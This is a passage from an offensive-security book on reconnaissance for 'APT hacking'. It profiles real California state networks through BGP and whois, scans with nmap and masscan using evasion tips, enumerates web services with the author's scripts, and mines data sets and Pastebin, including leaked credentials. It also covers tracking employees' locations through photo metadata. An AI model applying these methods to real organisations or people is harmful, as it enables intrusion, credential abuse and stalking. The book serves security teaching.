user@kali:~$ whois AS1226
```

--- SNIP ---

ASNumber:	1226
ASName:	CTA-42-AS1226
ASHandle:	AS1226
RegDate:	1991-02-28
Updated:	2012-10-10
Ref:	http://whois.arin.net/rest/asn/AS1226
OrgName:	California Technology Agency
OrgId:	CTA-42
Address:	P.O. Box 1810
City:	Rancho Cordova
StateProv:	CA
PostalCode:	95741-1810
Country:	US
RegDate:	2012-08-20
Updated:	2012-08-20
Comment:	State of California
Comment:	(OTECH, DTS, CTA)
Comment:	http://www.otech.ca.gov/
Comment:	+1 (916) 464-4311
Comment:	service.desk@state.ca.gov
Ref:	http://whois.arin.net/rest/org/CTA-42

The output of `whois` tells us the address space is owned by “California Technology Agency (CTA-42).” This seems to indicate that one central agency manages the technology for all of the California government agencies. This looks like we’re on the right path, so let’s identify other networks that this organization might be responsible for.

To identify other subnets, we can use the regular expression matching capabilities in the Cisco IOS, as in the following output:

```

route-views>sh ip bgp regexp _1226$
BGP table version is 2109684570, local router ID is 128.223.51.103
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
               r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

      Network          Next Hop            Metric LocPrf Weight Path
* 67.156.0.0/15    194.85.102.33        0 3277 3267 9002 7385
1226 i
*                         209.124.176.223      0 101 101 7018 1226 i
*                         202.232.0.2       0 2497 7018 1226 i
*                         206.24.210.102     0 3561 209 7385 1226 i
* 134.186.0.0      194.85.102.33        0 3277 3267 9002 7385
1226 i
*                         209.124.176.223      0 101 101 7018 1226 i
*                         89.149.178.10      10 0 3257 7018 1226 i
*                         203.62.252.186      0 1221 4637 209 7385
1226 i
*                         202.232.0.2       0 2497 7018 1226 i
*                         66.110.0.86       0 6453 7922 7385 1226 i
*                         206.24.210.102     0 3561 209 7385 1226 i
* 134.187.0.0      194.85.102.33        0 3277 3267 9002 7385
1226 i
*                         209.124.176.223      0 101 101 7018 1226 i
*                         89.149.178.10      10 0 3257 7018 1226 i
--- SNIP ---
route-views>

```

There are two basic elements to this regular expression. In a basic sense, the underscore character (_) matches anything, although technically, it is an expansion that matches a comma (,), left brace ({), right brace(}), the beginning of the input string, the end of the input string, or a space. The other element is the dollar sign (\$), which essentially matches the end of the line. So in this case, we are searching for any line that ends with 1226.

This is exactly what we want, as we want to identify any networks where the AS 1226 is the final hop. I've found that the easiest way to work with the output of this command is to copy it to a text file and then use grep and cut commands, as in the following example:

```
cut -d " " -f3 ca-bgp-regexp.txt | sort -u
```

This command cuts the third field (-f3) using the space character as the delimiter (-d " "). We then pipe the output into sort, which only shows the unique entries because of the -u option. This will give us all of the networks, as well as a few lines of junk, simply because not all the lines match the same format. Remove the lines of junk, and we're left with all of the subnets that this AS is advertising.

In this case, we have 24 subnets. Any entries that don't list the network mask bits use the standard mask of /8, /16, or /24 associated with that subnet.

```
134.186.0.0
134.187.0.0
146.114.0.0
151.143.0.0
153.48.0.0
156.41.0.0
156.60.0.0
158.96.0.0
159.145.0.0
160.88.0.0
162.15.0.0
162.2.0.0
165:235:0:0
169:2.0:0
169.3.0.0
192.132.98.0
192.56.110.0
198.187.4.0/22
199.164.32.0/22
204.193.160.0/19
204.235.48.0/21
204.235.56.0/22
205.225.128.0/17
67.156.0.0/15
```

So there we have it. We started with a single IP address, and without sending any packets to the target organization, we've identified 24 other public subnets the organization may have resources on. Just to be sure, we can perform a Whois lookup on all of the identified subnets to see if they're registered to our target

organization. We can use the `whois` command with an IP address, as in the following output:

```
user@kali:~$ whois 160.88.0.0
--- SNIP ---
NetRange:      160.88.0.0 - 160.88.255.255
CIDR:         160.88.0.0/16
OriginAS:
NetName:       INNET2
NetHandle:     NET-160-88-0-0-1
Parent:        NET-160-0-0-0-0
NetType:       Direct Assignment
RegDate:      1992-04-29
Updated:       2005-03-04
Ref:          http://whois.arin.net/rest/net/NET-160-88-0-0-

OrgName:       California Department of Insurance
OrgId:         CDI-41
Address:       300 Capitol Mall
City:          Sacramento
StateProv:     CA
PostalCode:    95814
Country:       US
RegDate:      1993-04-28
Updated:       2013-06-13
Ref:          http://whois.arin.net/rest/org/CDI-41
--- SNIP ---
```

Looks like we've just confirmed this subnet is associated with our target organization. In addition, it looks like we've confirmed our original suspicion that the California Technology Agency manages the technology for many California government agencies.

BGP Internet Peers

We can obtain even more information using the looking glass servers. We can identify the ISPs the target organization uses. Let's use the `show ip bgp paths` command to display all the current AS paths known to the router. We can also

use the same regular expression we used before to show all the paths that end with AS 1226, as shown here:

```
route-views>show ip bgp paths _1226$  
Address      Hash Refcount Metric Path  
0x14E913D4  263        1       0 2497 209 7385 1226 i  
0x465D55F0  284        14      0 701 7018 1226 ?  
0x268C3370  502        16      0 3277 3267 3356 7385 1226 i  
0x4AA71E2C  748        1       0 4436 6939 7385 1226 i  
0x434D5098  757        7       0 286 7018 1226 i  
0x3B1FB62C  759        14      0 286 7018 1226 ?  
0x41B8CFA0  811        1       0 7018 174 7385 1226 i  
0x215628BC  1712       2       0 7575 6453 7922 7385 1226 i  
0x41EC3118  1721       1       0 3277 3267 3356 7018 1226 i  
0x71329994  2508       14      0 4436 4323 1226 1226 1226 1226 1226 ?  
0x278AADCC  2510       6       0 4436 4323 1226 1226 1226 1226 1226 i  
0x50F92530  2591       8       0 1221 4637 209 7385 1226 i  
0x3CEB29A0  2656       14      0 2497 7018 1226 ?  
--- SNIP ---  
route-views>
```

As you can see in this example, the number groupings on the right side are the paths to 1226 by AS number. What you're looking for are all the unique numbers before 1226. In this case, we see there are three unique numbers before AS 1226: 7385, 7018, and 4323.

We can use the same whois lookup as before for each of the AS numbers to determine who the Internet service providers are and then construct the following table:

AS	ISP Name	ISP Location
7385	Integra Telecom, Inc.	Portland, Oregon
7018	AT&T Services, Inc.	Middletown, New Jersey
4323	TW Telecom	Littleton, Colorado

You'll notice that the location of the ISP might not make a whole lot of sense because our organization is in California. Keep in mind the data from Whois does not tell us the exact geographical location of the ISP's demarc; instead, this

is just the generic registrant information for that ISP.

You might have noticed the lines for AS 4323 that end with multiple 1226 entries. This is completely normal behavior—in fact, it tells us a lot of what the network architects intended for this network connection. This is the most common way of ensuring other hosts on the Internet utilize other available paths before this one.

Since most of the BGP routing decisions are made by calculating the shortest path to a destination AS, if we want Internet hosts to prefer one network connection over another, we simply make one network path appear longer than the other. Thus, we can assume that the network connection to AS 4436 is meant to be a backup link. Ah-hah!

This doesn't guarantee that this is anything more than just an extra Internet connection. But if we're lucky, this might mean that they have some sort of disaster recovery site at a Time Warner Telecom facility.

NOTE

A quick Google search identified a case study from a vendor working with the California DMV. This case study seemed to indicate that this is most likely a hot site used for disaster recovery.

NOTE

Other people might recommend using traceroute to obtain this information; however, this will only get us the active network connection and not the other “backup” connections. You should also note that, depending on your location on the Internet, if your network has a shorter path to the destination subnet, you could take a different path than someone in a different location.

There we have it. At this point, using BGP alone, and without sending a single packet to our target organization, we've identified 24 distinct subnets in use, three ISPs, a hot site for disaster recovery, and a partridge in a pear tree.

System and Service Identification

After identifying all of the subnets owned by the target organization, we'll want to identify all of the systems and services exposed to the Internet.

Performing port scans and ping sweeps is arguably one of the most basic things we'll cover in this book. On your way to becoming an APT hacker, you will necessarily have to master the techniques of effective port scanning. However, just to be complete, we'll cover some of the most useful information you can look for.

The most important thing for us is to identify systems, services, and information that will be used in future attack phases. There are some firewall and intrusion prevention systems that may block our requests or otherwise give us unusable data if it detects our activities. Thus, we want to employ two scans: one “slow and low” and another “hard and fast.” The order you choose to employ depends on the organization you’re scanning. If you think they might have technologies in place that will detect or block your port scans, you may want to start with the slow and low approach.

On the other hand, if there are indications that the target organization is like 95 percent of all organizations and won’t notice our scanning, we can start with a hard and fast scan. Remember that every organization is constantly being scanned by automated programs, so our scans probably won’t set off any major alarms. Even though we can assume that much of our scanning will go unnoticed, we still want to take the precaution of using a bounce box or proxy for our scanning.

For our first quick and dirty scan, we’ll use the most basic options of nmap, as in the following example.

```
nmap -sS -oA weak.standard 1.1.1.0/24
```

The `-sS` option tells nmap to perform SYN scans, also known as “half-open” scans, in which the TCP handshake is not completed. The `-oA` option tells nmap to save output in all supported formats: XML, grepable, and nmap. The filenames will each begin with the prefix “weak.standard.”

Make sure you always save the output from your tools. Not only do you want to avoid having to unnecessarily scan the targets again, but you also want to have that historical data. For example, if you’re targeting an organization over a long period, you can easily compare the results to identify any new systems. Again, this can be especially handy for larger organizations where you might be scanning thousands of IP addresses.

Since we didn’t specify any ports, nmap will scan its default ports, which are based on 1,000 common ports.

Our full hard and fast scan can be performed with the following command:

```
nmap -sS -oA weak.standard 1.1.1.0/24 -p- -A -T5
```

Relying only on the most common ports can be ironically ineffective. By identifying uncommon ports in use, we can find strange or neglected services, which can provide good data or possible attack paths. We want to be as thorough as possible and scan all 65,535 ports. To do this, we use the `-p-` argument.

When performing our full-blown scan, we want to identify as much information as possible, so we will add options that provide specific information about the services identified. We can use individual options, or we can use `-A`, which enables OS detection, version detection, script scanning, and traceroute.

Several templates are available to us that control the timing within nmap. The timing templates from slowest to fastest are paranoid, sneaky, polite, normal, aggressive, and insane. If it's a very large subnet or we are feeling extremely impatient, we can max out the timing with the `-T insane` option.

I normally don't recommend worrying too much about scanning very slowly; however, there are some environments where this makes sense. There aren't any hard rules on when you should use very slow timing or very fast timing; instead, you need to make a judgment call based on the information you have about your target organization.

In most cases, you'll probably want to try at least three scans from different source networks: one slow or very slow scan, one normal scan, and one very fast scan. By performing these scans from different source networks, you can be sure you're getting the most accurate information and accounting for the possibility that one of your scans might be identified and present inaccurate information.

If you're feeling ambitious, you can check out the manual configuration for timing settings. Most of these are self-explanatory, but at the end of the day, the timing templates available to us will be appropriate for 99 percent of the targets we encounter. The following example shows the timing and performance options available from the nmap man page:

TIMING AND PERFORMANCE:

```
Options which take <time> are in seconds, or append 'ms'  
(milliseconds),  
's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
```

```
-T<0-5>: Set timing template (higher is faster)
--min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
--min-parallelism/max-parallelism <numprobes>: Probe parallelization
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>:

Specifies
    probe round trip time.
    --max-retries <tries>: Caps number of port scan probe
retransmissions.
    --host-timeout <time>: Give up on target after this long
    --scan-delay/--max-scan-delay <time>: Adjust delay between probes
    --min-rate <number>: Send packets no slower than <number> per second
    --max-rate <number>: Send packets no faster than <number> per second
```

One of the most important external systems we want to identify are remote access systems. Things like virtual private network (VPN) gateways, remote access portals, or remote system administration services will prove to be extremely important for our future phases of attack.

NOTE

There are many other techniques and tools for performing port scanning; however, as an APT hacker, you can focus on a few techniques that guarantee the quickest and most accurate results to obtain information to be used in our next attack.

The information obtained from port scanning is important for our next phase of spear phishing. For example, if the target organization has a remote access service such as a VPN service, we know that we can most likely focus on obtaining a valid set of credentials from our phishing target, which we can then use to VPN into the target organization. If, on the other hand, no remote access services are available, we might have to change our attack strategy and focus on delivering a backdoor to our phishing target that will provide remote access to their system.

Other technical reconnaissance techniques might provide valuable information; however, at this stage, we're going to focus on the information that will help us in the next planned phase of spear phishing attacks. It is important that you analyze all of the results from port scanning the target network for any information that might be usable in the next phase of attack.

For very large networks, we have some new options for fast and efficient port

scanning: masscan and ZMap. Masscan claims to be “the fastest Internet port scanner,” and frankly I think they’re right. Although masscan’s options are somewhat limited, the sheer speed and usefulness make it a must for your toolbox. You can check out the masscan program and download it at <https://github.com/robertdavidgraham/masscan>.

The basic usage of masscan can be seen in the following output. In this example, we’ve specified a list of individual ports to scan. We can just as easily scan a range of ports. For example, we can scan the standard port range with -p1-1024, or we can scan all ports with -p1-65535. We then will save the output as an XML file called masscan.xml. This makes it easy to grep for important data. Finally, we give it the target range of addresses—in this case, the entire Class A 10 network.

With a decent machine and a good gigabit connection, you can easily complete this scan in less than two minutes! For a class A network, that’s 16,777,214 hosts. That’s right—over 16 million hosts in less than two minutes: pretty impressive. Masscan also has a feature that allows you to pause the scan and resume at any time, which can obviously be helpful when scanning very large network ranges:

```
masscan -p21,22,23,80,139,443,445,8080 -oX masscan.xml 10.0.0.0/8
```

The only shortcomings of masscan are that it’s limited to basic functionality of port scanning. So it doesn’t have the ability to do service identification or any of the other advanced features that nmap has, but it’s definitely a great place to start. However, by starting with masscan, you can first identify live hosts and ports to then feed to nmap to do additional service identification.

There’s another good project that looks promising called ZMap, which you can download at <https://github.com/zmap/zmap>. Although currently the functionality is almost identical to masscan, the project is still actively under development and will likely include some of the service identification and scripting features of nmap. The makers of ZMap state that it is “capable of performing a complete scan of the IPv4 address space in under 45 minutes”—that sounds pretty impressive as well.

Web Service Enumeration

Now that we have the information from port scanning our target network, let’s identify a few important services. One of the main types of services we want to

identify are remote access services. Many times, these systems will operate over a standard web port or at least have some type of helper web service.

Organizations today are keen on providing end users with a method to remotely access key systems in a way that's familiar and easy. Thus, many organizations are using Secure Sockets Layer (SSL) or web VPN systems, web e-mail access, or some other related web portal system.

Besides just remote access systems, I have found some very interesting web systems connected to the Internet. Identifying these systems can provide some useful information on our target organization. Some of these systems include

- ▶ Teleconference and videoconference systems
- ▶ Server and system administration tools
- ▶ Security camera systems
- ▶ Phone management systems

Also at the end of this task, remember to take a step back and ask yourself what the systems you've identified tell you about the target organization. Are they mostly Microsoft Internet Information Services (IIS) systems, or are they obscure, cludgy systems? Do they only have a few Apache systems exposed to the Internet? Are there indications that the banners or system information may have been changed to mislead a would-be attacker?

First, we want to identify the hosts from our port scan that have common web services. The most common ports to look for are 80, 443, 8080, and 8443. For this, we will turn to good ol' reliable nmap. If you followed the previous nmap example, you will have a file with a .gnmap extension for each nmap scan. This is the grepable output format from nmap. We want to grep this file for common web service ports. The best way to do this is to run grep for each port and output that to its own file, as shown next. Note that you'll have to change the "output.gnmap" to the actual name of the gnmap file.

```
# grep for all hosts with port 80
grep 80/open/tcp ouput.gnmap | cut -d " " -f2 >> port80-hosts.txt

# grep for all hosts with port 443
grep 443/open/tcp ouput.gnmap | cut -d " " -f2 >> port443-hosts.txt

# grep for all hosts with port 8080
grep 8080/open/tcp ouput.gnmap | cut -d " " -f2 >> port8080-hosts.txt

# grep for all hosts with port 8443
grep 8443/open/tcp ouput.gnmap | cut -d " " -f2 >> port8443-hosts.txt
```

You should also review the output of the nmap file to identify as many HTTP-related services as possible that might be on nonstandard ports. In the example next, we grep the output of an nmap scan for “open http” and we can see a single HTTP service on a nonstandard port. Note that there are two spaces between “open” and “http” in the grep statement.

```
user@kali:# grep "open http" nmap.nmap
999/tcp open  http    Apache httpd 2.2.22 ((Debian))
user@kali:#
```

In this case, the scan was performed with the -A option, which performs service identification and version enumeration, among other things. If you wanted to just perform service versioning and identification, you could call nmap with the -sV option. If we didn’t use either of these options, we would simply see the default service name associated with TCP port 999, “garcon,” which is much less useful for us.

Web Service Exploration

Using the web systems identified via port scanning and the DNS hostnames from tools like dnsrecon and theharvester, we can move on to identifying exactly what is being offered by these web systems. Identifying and analyzing all of the web systems in a target organization can be a somewhat daunting task, especially for very large organizations. Simply browsing the identified web systems can take a serious amount of time, so we need a good way to automate this task.

The method I prefer is to capture screenshots of the target web systems so that

I can quickly analyze them and determine which systems can be used for our next phase of attack. We have a few web screenshot tools available for us. I prefer using my own Perl script `webshot.pl` developed for this task.

Webshot's primary function is to launch each URL from an input file in a browser and then take a screenshot of the loaded website. There is also valuable information in the HTTP headers and SSL certificates returned by a target system, so webshot returns this information as well.

The process taken by the webshot tool is as follows:

- 1.** Connect to the target web system using a Perl library to obtain HTTP headers and SSL certificate information.
- 2.** If there were no connection issues, open the target URL in the Chrome browser.
- 3.** If the site requires HTTPS and has a self-signed certificate, webshot accepts any certificate warnings by sending the appropriate keys to the browser.
- 4.** Take a screenshot of the target site in Chrome browser.
- 5.** At the end, it creates an HTML report with all of the images, SSL, and header information:

```
webshot.pl -i in.txt -t "Weak Target External Sites"
```

The use of webshot is extremely straightforward. The required options to run are shown in the previous example. There are only two:

- ▶ `-i` gives the input file list.
- ▶ `-t` specifies a title for the output HTML file.

We can also choose to spoof the browser user agent with the `-u` option. The input file is a list of target URLs. You must specify the protocol to use—for example, HTTP or HTTPS—as well as the port if it's a nonstandard port. You can also use either IP addresses or hostnames. Following is a sample target list:

```

Contents of in.txt
http://192.168.1.1
https://192.168.1.2
http://192.168.1.3:999
https://192.168.1.3:8443
http://www.weak-target.com

```

The information obtained from the HTTP headers is listed in the following table.

Name	Description	Example
HTTP Response	The numeric and plain-English description of the HTTP return code.	200 OK 301 HTTP Redirect 404 Not Found
Final URI	The final location of the requested URL after a redirect.	http://weak-target.com/admin/login.php
Server	The server header returned by the server.	Microsoft-IIS/8.0 Apache/2.2.3 (Red Hat)
Cert-Subject	Subject information from the certificate. This can include useful information, including location, department names, and DNS names.	/C=US/ST=NY/L=Albany/ OU=WeakTarget Inc/ OU=SecOps/ CN=admin.weaktarget.com
Set-Cookie	Any values set within a cookie.	UID=tdub;GUID=admin
X-Powered-By	Lists technologies that support the web application.	ASP.NET PHP/5.1.2
Title	The title of the final web page.	WeakTarget Remote Administration Portal

All of this information obtained from the HTTP headers and certificate information can help us identify the type and purpose of the identified web server. Many times, the certificate information can give you accurate information about the target system. For example, the certificate issuer or subject might indicate the vendor or specific type of appliance.

NOTE

For an alternative screenshot solution, check out the

***http-screenshot-html nmap script at
<http://code.google.com/p/http-screenshot-html/>.***

This method of loading the target web systems in a browser and taking screenshots is obviously not the quickest way. In addition, while webshot is running, you won't be able to interact with the graphical environment, as it will affect the screenshots. However, I have found this to be the most reliable way of quickly identifying what remote systems actually look like.

There are other tools that use the Selenium system to automate web browser tasks. Selenium allows scripts and programs to programmatically automate control and interaction with specific browsers. These tools don't necessarily require the browser to actually load and display each of the target websites; however, at the time of this writing, there aren't any systems that worked as reliably and as simply as loading the target website in a browser.

Quick Browsing

If you'd prefer to not capture screenshots, but instead wish to simply browse the sites in a fast and effective way, you can also script your favorite browser. You can use the simple chromeloop.pl Perl script to do this for you. The script simply takes a single argument, which is a text file of URLs separated by newlines, and opens each URL using the Chrome browser. The default behavior of Chrome will open each URL in a new tab.

You can then use the hotkeys CTRL-PGUP and CTRL-PGDN to quickly switch between tabs. If you find a web system that is a duplicate or isn't useful, you can close it with CTRL-W.

```
#!/usr/bin/perl
$infile = @ARGV[0];

open(INFILE, $infile) || die("Could not open $infile");
while (<INFILE>) {
    chomp ($_);
    system("chromium-browser $_");
}

close(INFILE);
```

NOTE

Remember to take your time to browse any new websites that we've identified that are owned by our target organization. You never know what kind of juicy data you might find.

We can also mirror target websites to browse them locally or search through them automatically for specific keywords. However, it's typically better to first analyze the specific web systems available to us and then move on to mirroring specific web systems. By analyzing web systems via screenshot methods first, we get a much more accurate indication of the purpose of the target web system. If we tried to mirror these systems first and analyze them locally, many times they might not display correctly.

One of the best and simplest ways to mirror a web system is using the `wget` command, as in the following example:

```
wget -m weak-target.com
```

The `-m` command option is used to mirror the remote site and is equivalent to `-r -N -l inf --no-remove-listing`. Here the `-N` option checks the timestamp of the file and `-l inf` enables infinite recursion.

`-m` option for mirror is equivalent to:

`-r -N -l inf --no-remove-listing`

`-N` checks timestamp of file

`-l inf` infinite recursion

You may need to change how many links deep the `wget` command will copy using the `-l` argument; the default depth is only five levels.

As always be sure to check the man page if you have any questions.

Web Virtual Host Enumeration

Servers that host multiple websites may utilize a technology called Virtual Hosts or Vhosts for short. Virtual Hosts allows a web server to support multiple websites on a single server. When a client visits a web server with multiple sites, the client (typically a web browser) will send the desired website in the HTTP headers using the `Host` variable.

If we are able to identify multiple DNS records that point to the same IP

address, this might be a good indication of a system with virtual hosts. You should note that many times, an organization will have multiple DNS records for the same system that point to the same site, meaning the DNS records do not point to unique virtual hosts.

It is important to correlate port scan information with the DNS records we've identified to enumerate any unique virtual hosts.

If we identify multiple DNS entries for a single IP address, we can simply browse to those URLs in a web browser and see if the sites appear to be different. If the sites appear to be similar, we can mirror them using `wget` and then look for differences with the `diff` command.

You should also try all of the hostnames on all the web server ports identified. For example, if we identified a DNS record for a specific host and identified a web server listening on port 5555 at that IP address, we should attempt to access the DNS name on port 5555 to identify a possible virtual host record associated with the IP addresses on that port, for example:

<http://admin.weak-target.com:5555>

If you visit a web server that is configured with Virtual Hosts by using the IP address of the server, you might be redirected to a “default” website, be shown a default or generic website, or receive an error message such as “Site Temporarily Unavailable.”

If you'd prefer a more automated approach, you can try the `hostmap` tool from <https://github.com/jekil/hostmap>. Unfortunately, it isn't always possible to identify all of the virtual hosts associated with a given IP address. The majority of the time, however, you'll most likely correctly identify the type of system and purpose without having to deal with Virtual Hosts.

Robot Web Data

Another great source of data from web servers can be obtained by analyzing the `robots.txt` file. The purpose of the `robots.txt` file is to instruct web crawling agents, like those used by search engines, which directories and files to avoid.

The `robots.txt` file is located in the root web directory. You can simply browse to the target website for a `robots.txt`—for example, <http://www.weaktarget.com/robots>. The `robots.txt` file is not required, so you may simply receive a 404 not found error in some cases.

The file is constructed of a series of disallow statements that list specific files,

or even entire directories, that the web administrator doesn't want search engines to spider. An example robots.txt file is shown here:

```
User-agent: *
Disallow: /admin/
Disallow:/search.php
Disallow:/2014/test/
```

In this case, we'd want to manually browse the /admin/ directory as well as the /2014/test/ directory. The search.php file may also be an interesting target to investigate. You should attempt to obtain a robots.txt file for any unique website you identify on the target network.

However, we have a much quicker and more accurate way to automate this task for us. Using the robotix Perl script which can be obtained from the aphacking website, we simply give the robotix script an input file with the -i argument and an output file to save the results to with the -o option, as shown here:

```
robotix.pl -i in.txt -o out.txt
```

Each line in the input file is a URL for a target site. You don't need to specify the robots.txt file in the URL. You do need to specify whether the target uses HTTP or HTTPS, and you also need to specify the port if the service is on a nonstandard port. This is the same format as the input file for the webshot Perl script.

The robotix script will then attempt to access the robots.txt file for each site in the input file. It will then output a link to any disallowed URLs into the output file. You can choose to work with the URLs any way you want. I prefer to investigate the URLs with webshot or opening them all in a web browser.

Large Data Sets

Another extremely interesting source for us to gather intelligence about our target organization is from large data sets. Very large data sets are publicly available with data regarding Internet hosts that we can analyze for anything related to our target organization. These data sets can come from a few main areas. The best ones for our purposes are legitimate research programs, which provide their data to the public, as well as data dumps from less legitimate sources, such as data posted by hacking groups of compromised organizations.

One source of public research data can be found at <http://scans.ioonProjectSonar>. The description of Project Sonar from the scans.io website states:

“Project Sonar is a community effort to improve security through the active analysis of public networks. This includes running scans across public Internet-facing systems, organizing the results, and sharing the data with the information security community. The three components to this project are tools, datasets, and research.”

There are currently three main sets of data available to us:

- ▶ IPv4 TCP banners and UDP probe replies
- ▶ IPv4 Reverse DNS PTR records
- ▶ IPv4 SSL certificates

The names are self-explanatory. I highly recommend you download and analyze as much data as you can from Project Sonar. The data is provided as JavaScript Object Notation (JSON). The JSON format is similar to XML and lends itself nicely to grepping for the data we want.

One of the best sources of information for us to check during reconnaissance is the SSL names list. The most current one at the time of writing was 20130910_ssl_names.csv. This is a simple list of IP addresses and DNS names separated by a comma. So if we simply grep this file for our target organization, we'll see any IP addresses and hostnames associated with them:

```
user@kali:# grep fbi.gov 20130910_ssl_names.csv
2.16.192.64,tips.fbi.gov
2.16.224.64,tips.fbi.gov
2.16.240.64,tips.fbi.gov
2.17.0.64,tips.fbi.gov
2.17.64.64,tips.fbi.gov
2.17.96.64,tips.fbi.gov
2.17.128.64,tips.fbi.gov
2.17.144.64,tips.fbi.gov
2.17.176.64,tips.fbi.gov
2.18.16.64,tips.fbi.gov
2.18.64.64,tips.fbi.gov
2.18.80.64,tips.fbi.gov
---SNIP---
```

You should also search for the organization name and not just the full domain name. This will help you identify any alternative domains the organization might own. In the following code, we've used the cut command to show just the hostname in the file and display only the unique entries. You can see we've been able to identify a few interesting hosts from this one data set alone.

```
user@kali:# cat fbi.gov | cut -d "," -f2 | sort -u
153.31.113.196.fbi.gov
*.cte.fbi.gov
cte.fbi.gov
*.fbi.gov
fbi.gov
sa.fbi.gov
services.ndex.fbi.gov
tips.fbi.gov
www.ndex.fbi.gov
user@kali:#
```

By searching these large research data sets for our target organization, we can identify hosts and useful information, again without ever sending a single packet to the target organization.

There are plenty of other great options for obtaining data that will be particularly helpful. Sites such as www.pastebin.com can be a great source for us. In Pastebin's own words, Pastebin is “a website where you can store text for a certain period of time. The website is mainly used by programmers to store pieces of source code or configuration information, but anyone is more than welcome to paste any type of text. The idea behind the site is to make it more convenient for people to share large amounts of text online.”

Pastebin is a common location for hackers and hacktivists to post information about a target, including specific information they may have obtained by compromising the target. When writing this book, a search for fbi.gov came up with a result of someone posting two FBI e-mail accounts and their passwords just two months prior. This is just one small example of some of the truly devastating information that can be found on these types of sites.

In addition, you might just simply find something an employee of the target organization has posted. There are some good automated tools to search Pastebin for us. The folks at Corelan (www.corelan.be) released a Ruby client application called Pastenum. Pastenum will search Pastebin for any string we provide and

output all of the results to an HTML file for easy review.

Several other tools will perform the same functionality across multiple sites just like Pastebin. As mentioned, the reconnaissance phase in general—and this step in particular of obtaining information about our target from nonstandard locations—is a great opportunity to really think outside the box. Again, the key here is to not get stuck in the rut of only searching the data sets or only using the tools mentioned in this book. These are simply examples, and you must search as many other good locations as you can think of.

If Pastebin doesn't seem bad enough, there are even services that actually record and retain all of the useful information from these so-called public “password dumps.” A perfect example is the great-looking work from www.pwnedlist.com. This site contains a very large database of user names and passwords from public data dumps. In some cases, the user names are e-mail addresses, and the passwords can be hashes or even cleartext. Although Pwnedlist can be a little too expensive for the average user, I highly recommend you at least research the capabilities of some of these sites.

Geolocation Information

Geolocation data is any data regarding the physical location of an asset owned by or related to the target organization. Usually, this asset will directly relate to a specific employee; other times, it might be shared among employees. For our purposes, there are a few main forms of technical geolocation data: geo-metadata, geo-IP data, and GPS data. There are also nontechnical ways of obtaining geolocation data, which are covered in the next chapter.

One of the most popular places to obtain geolocation data is from metadata, typically from digital photos. Many cameras and smart phones by default will embed the GPS coordinates and the specific time and date when the picture was taken. GPS (Global Positioning System) uses satellites in space to calculate the current location on earth with a roughly three-foot radius measure of accuracy!

Both real-time and historical geodata can be valuable for us. For example, by gaining the historical data on where an individual employee has been in the past week, month, or year, we can identify where they might be in the future, allowing us to target them remotely or target their homes or work when they are away. Or by obtaining the real-time geolocation data associated with a mobile work truck or laptop system, we can likewise determine where an important person or asset is currently.

Although this data can be extremely useful for targeting a remote person or

system, it can also just be helpful to understand the geographic presence and key locations for our target organization.

Geolocation data is starting to crop up everywhere; some of these places are extremely interesting and unexpected. For example, a lot of websites or smart phone apps may continuously track and log the GPS coordinates of its users. Sometimes, this is an integral part of the website or application. Apps like Foursquare, which lets users announce to their friends where they've been, must know where that person is located to provide the full effect of the application.

Other applications might simply log this information to make the user's experience better—for example, by displaying different advertisements based on what city the user is currently in. In some extreme cases, there seems to be no reason for the application to log the user's coordinates, but it does so anyway.

A fantastic tool for automatically obtaining and analyzing the geolocation data embedded in pictures is the geostalker tool, which is part of the osintstalker project at <https://github.com/milo2012/osintstalker>. Geostalker allows you to grab all of the geolocation metadata from pictures that a specific individual user has posted on image sharing sites such as Instagram, Flickr, and Twitter, among others.

Another great source to identify important locations is by using geo-IP data. Geo-IP data allows us to identify a geographic region that an IP address ultimately routes to. Unfortunately, this isn't always accurate, and even when it is accurate, it can be a large area, sometimes just telling you the city where an IP address is in use.

This is simply a limitation of the fact that IP addresses are not really tied to a specific geographic location, as well as the fact that they can change and be distributed or “sold” to be used anywhere in the world. These databases must be constructed manually by continuously identifying which ISPs or organizations use which IP addresses and where those organizations are located geographically.

This information has plenty of legitimate uses. For example, you may have noticed advertisements being tailored to you for local businesses while watching videos on sites such as YouTube. In many cases, this is because the site is using geo-IP data to determine which general area you are in.

Many sites will provide access to this data for a fee, but you can check out a free database of geo-IP data at <http://dev.maxmind.com/geoip/legacy/geolite/>. MaxMind provides this data in both binary and CSV format. I prefer to use the CSV format, as it makes simple grep lookups easy. Using this information, we can track the IP addresses obtained during previous steps to identify or verify the

geographic location of the organization's assets. This can be important to help distinguish which person or department might support distinct systems.

Data from the Phone System

There are a myriad of ways to use phones to perform reconnaissance on our target organization. We can manually analyze the phone systems and phone numbers in use at the target organization, but for now, let's look at a great automated way to quickly identify key information.

The technique of war dialing has been around for quite some time. In fact, there was a movie called *War Games* that demonstrated the technique back in the early 1980s. Using a war dialing program, we can automatically dial a range of phone numbers to determine what is on the other line. However, the technology has advanced a lot since the 1980s and now, rather than using an analog modem to dial a series of phone numbers, we can utilize Voice over IP (VoIP) technology and get the job done in a fraction of the time.

Our tool of choice here is Warvox. Warvox is a Ruby application that provides a nice web interface, making it extremely easy to use. With Warvox, you can scan using many "phone lines" at once to get really great speeds. Not only can you use multiple lines, but you can also use multiple providers.

Warvox uses the InterAsterisk eXchange (IAX) protocol to place its phone calls. The IAX protocol was originally developed for the Asterisk PBX system, but has gained support from other providers. You can find IAX2 providers on the Internet for reasonable fees, or you can deploy your own Asterisk computer. Your two options for connecting Warvox to a provider to place phone calls are shown in [Figure 4-8](#).

